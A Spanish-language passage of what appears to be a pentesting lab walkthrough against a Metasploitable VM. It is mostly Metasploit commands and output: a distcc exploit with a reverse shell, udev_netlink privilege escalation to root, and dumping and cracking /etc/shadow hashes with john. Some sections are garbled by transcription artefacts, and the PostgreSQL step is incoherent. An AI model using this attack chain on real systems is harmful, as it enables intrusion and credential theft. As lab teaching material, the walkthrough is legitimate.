Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to servers: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
```

```
msf >
```

A large, faint, stylized dragon logo from Metasploit serves as a background watermark on the right side of the terminal window.

Buscamos exploit para `distcc`.

```
msf > search distcc
[!] Module database cache not built yet, using slow search

Matching Modules
=====

  Name                                Disclosure Date  Rank       Description
  ---                                -
  exploit/unix/misc/distcc_exec      2002-02-01      excellent  DistCC Daemon Command Execution

msf >
```

Usamos el exploit que vemos:

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > 
```

Lo configuramos:

```
msf exploit(distcc_exec) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     10.0.2.6        yes       The target address
  RPORT     3632            yes       The target port (TCP)
```

Configuramos el payload:

```
msf exploit(distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(distcc_exec) > 
```

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	10.0.2.15	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

```
msf exploit(distcc_exec) > 
```

Ejecutamos el exploit:

```
msf exploit(distcc_exec) > run

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo blCifkmx3iprFmSh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "blCifkmx3iprFmSh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.6:49034) at 2017-11-08 16:12:21 -0500


```

- **Vulnerabilidad PostgreSQL**

Comando: `use exploit/Linux/postgres/postgres_payload`.

```
msf exploit(postgres_payload) > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > 
```

Lo configuramos de la siguiente manera:

Comando: `use exploit/Linux/local/udev_netlink`.

```
msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

Comando: `set SESSION 9`.

```
msf exploit(udev_netlink) > set SESSION 9
SESSION => 9
```


Comando: `run`.

```
msf exploit(udev_netlink) > run


[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2522
[+] Found netlink pid: 2521
[*] Writing payload executable (207 bytes) to /tmp/yPUsGaCbdr
[*] Writing exploit executable (1879 bytes) to /tmp/rVoDe0qPME
[*] chmod'ing and running it...
[*] Sending stage (826872 bytes) to 10.0.2.6
[*] Meterpreter session 10 opened (10.0.2.15:4444 -> 10.0.2.6:42598) at 2017-11-08 17:59:39 -0500

meterpreter > |
```

Copiamos el contenido de `/etc/passwd` en un archivo de texto aparte en nuestro Kali:



Lo mismo con `/etc/shadow`:



```
root@kali: ~  
File Edit View Search Terminal Help  
GNU nano 2.8.7 File: shadow.txt  
syslog:*:14684:0:99999:7:::  
klog:$1sf2ZVMS4KSR9XkI.CmLDHdUE3X9jqP0:14742:0:99999:7:::  
sshd:*:14684:0:99999:7:::  
msfadmin:$1$XN10ZjZc5Rt/zZCW3mLTUNA.iHZA5/:14684:0:99999:7:::  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Pw35ik.x$MqGZUu05pAouVf3hfcYe/:14685:0:99999:7:::  
mysql:*:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14698:0:99999:7:::  
user:$1$H5u9xRHSk.o3G93D6oXI10KkPmUgZ0:14699:0:99999:7:::  
service:$1$KR3ue7J257GxELDupr50hp6cJ23Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd:*:14727:0:99999:7:::  
  
cat /etc/shadow  
root:$1$vpfBj1sX0z8wSUF9lv./DR9E9LId.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$1UX6P0tSMlyC3Up0rQ3q24s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
nucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::  
gnats:*:14684:0:99999:7:::  
nobody:*:14684:0:99999:7:::  
libuid:*:14684:0:99999:7:::  
dhcpc:*:14684:0:99999:7:::  
syslog:*:14684:0:99999:7:::  
klog:$1sf2ZVMS4KSR9XkI.CmLDHdUE3X9jqP0:14742:0:99999:7:::  
sshd:*:14684:0:99999:7:::  
msfadmin:$1$XN10ZjZc5Rt/zZCW3mLTUNA.iHZA5/:14684:0:99999:7:::  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Pw35ik.x$MqGZUu05pAouVf3hfcYe/:14685:0:99999:7:::  
mysql:*:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14698:0:99999:7:::  
user:$1$H5u9xRHSk.o3G93D6oXI10KkPmUgZ0:14699:0:99999:7:::  
service:$1$KR3ue7J257GxELDupr50hp6cJ23Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd:*:14727:0:99999:7:::
```

Vemos que somos root:

```
id  
uid=0(root) gid=0(root)  
█
```

Combinamos la lista de passwords y de shadows usando el comando `unshadow`.

```
root@kali:~# unshadow passwords.txt shadow.txt > hashdump.txt  
  
root@kali:~# john --show hashdump.txt  
sys:batman:3:3:sys:/dev:/bin/sh  
klog:123456789:103:104::/home/klog:/bin/false  
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash  
service:service:1002:1002:,,,:/home/service:/bin/bash
```

Referencias PosgreSQL:

<http://h2-exploitation.blogspot.com.es/2014/02/exploit-php-injection-obtain-user-hashes.html>